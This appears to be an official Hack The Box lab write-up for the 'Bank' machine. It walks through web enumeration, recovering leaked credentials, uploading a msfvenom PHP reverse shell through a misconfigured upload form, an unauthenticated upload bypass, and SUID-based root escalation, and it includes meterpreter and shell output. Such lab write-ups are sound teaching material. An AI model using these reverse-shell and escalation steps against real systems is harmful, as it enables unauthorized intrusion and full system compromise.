




Hack The Box
PEN-TESTING LABS



Bank

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Machine Author: issue

Difficulty: Medium

Classification: Official



SYNOPSIS

Bank is a relatively simple machine, however proper web enumeration is key to finding the necessary data for entry. There also exists an unintended entry method, which many users find before the correct data is located.

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services


Skills Learned

- Identifying vulnerable services
- Exploiting SUID files



Enumeration

Nmap



Nmap reveals OpenSSH, a DNS server and an Apache server. Apache is running the default web page, and no information can be gained from the DNS server. In this case, Apache is using a virtual host to route traffic. The hostname must be guessed on this machine (**bank.htb**) and then added to **/etc/hosts**. The site first presents a login page, however it is not vulnerable.



Dirbuster

The screenshot shows the OWASP DirBuster 1.0-RC1 application window. The title bar reads "OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing". The menu bar includes "File", "Options", "About", and "Help". The address bar shows "http://bank.htb:80/". Below the address bar, there are tabs for "Scan Information", "Results - List View: Dirs: 0 Files: 63", "Results - Tree View", and "Errors: 0". The "Results - Tree View" tab is active, displaying a table with three columns: "Directory Structure", "Response Code", and "Response Size".

Directory Structure	Response Code	Response Size
/	302	7652
uploads	403	453
icons	403	451
assets	200	1887
inc	200	1720
server-status	403	459
balance-transfer	200	177

Below the table, the status bar shows: "Current speed: 0 requests/sec", "Average speed: (T) 284, (C) 226 requests/sec", "Parse Queue Size: 0", "Total Requests: 207757/207759", and "Time To Finish: 00:00:00". On the right, it says "Current number of running threads: 100" with a "Change" button. At the bottom, there are buttons for "Back", "Pause", "Stop", and "Report". The status at the bottom left is "DirBuster Stopped".

Dirbuster, with the lowercase medium wordlist, will find the **balance-transfer** directory after a while. In it are many encrypted files which hold user credentials.



Exploitation

Intended Method

Upon closer inspection, it becomes apparent that one of the files is much smaller than the others. Opening **68576f20e9732f1b2edc4df5b8533230.acc** reveals valid login credentials due to a failed encryption.

	59829e0910101366d704a85f11cfdd15.acc	2017-06-15 09:50	584
	66284d79b5caa9e6a3dd440607b3fdd7.acc	2017-06-15 09:50	584
	68576f20e9732f1b2edc4df5b8533230.acc	2017-06-15 09:50	257
	75942bd27ec22afd9bdc8826cc454c75.acc	2017-06-15 09:50	584
	76123b5b589514bc2cb1c6adfb937d13.acc	2017-06-15 09:50	584

Using the credentials to log in, it appears that there is a file upload form on the **Support** page. Inspecting the source code reveals that any file uploaded with the extension **.htb** is executed as PHP.

```
<!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
```

It is trivial to get a shell at this stage. Generate a reverse PHP shell with **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.htb** and upload it using the form. According to the results from Dirbuster, the file should reside in the **uploads** directory. Browse to **/uploads/writeup.htb** to execute the script.

```
[*] Started reverse TCP handler on 10.10.14.5:5555
msf exploit(handler) > [*] Sending stage (37514 bytes) to 10.10.10.29
[*] Meterpreter session 1 opened (10.10.14.5:5555 -> 10.10.10.29:52090) at 2017-10-11 02:48:52 -0400


msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > pwd
/var/www/bank/uploads
meterpreter > getuid
Server username: www-data (33)
meterpreter > 
```



Unintended Method

Using a combination of a few programming errors, it is possible to bypass **balance-transfer** altogether. The **support.php** page does not redirect properly, and outputs the entire page contents to unauthenticated users prior to redirecting to the login. It is possible to copy the form HTML to a local file, set the target to the **support.php** page, and upload files without authentication.





Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum reveals a non-standard SUID file; **/var/htb/bin/emergency**. Running the file immediately grants root privileges. The flags can be obtained from **/home/chris/user.txt** and **/root/root.txt**

```
root@kali: ~/Desktop/writeups/bank
File Edit View Search Terminal Help
.fini_array
.jcr
.data.rel.ro
.dynamic
.got
.data
.bss
^C
Terminate channel 1? [y/N] y
meterpreter > shell
Process 3515 created.
Channel 2 created.
cd /var/htb/bin
ls -la
total 120
drwxr-xr-x 2 root root 4096 Jun 14 18:30 .
drwxr-xr-x 3 root root 4096 Jun 14 18:25 ..
-rwsr-xr-x 1 root root 112204 Jun 14 18:27 emergency
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
./emergency
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
```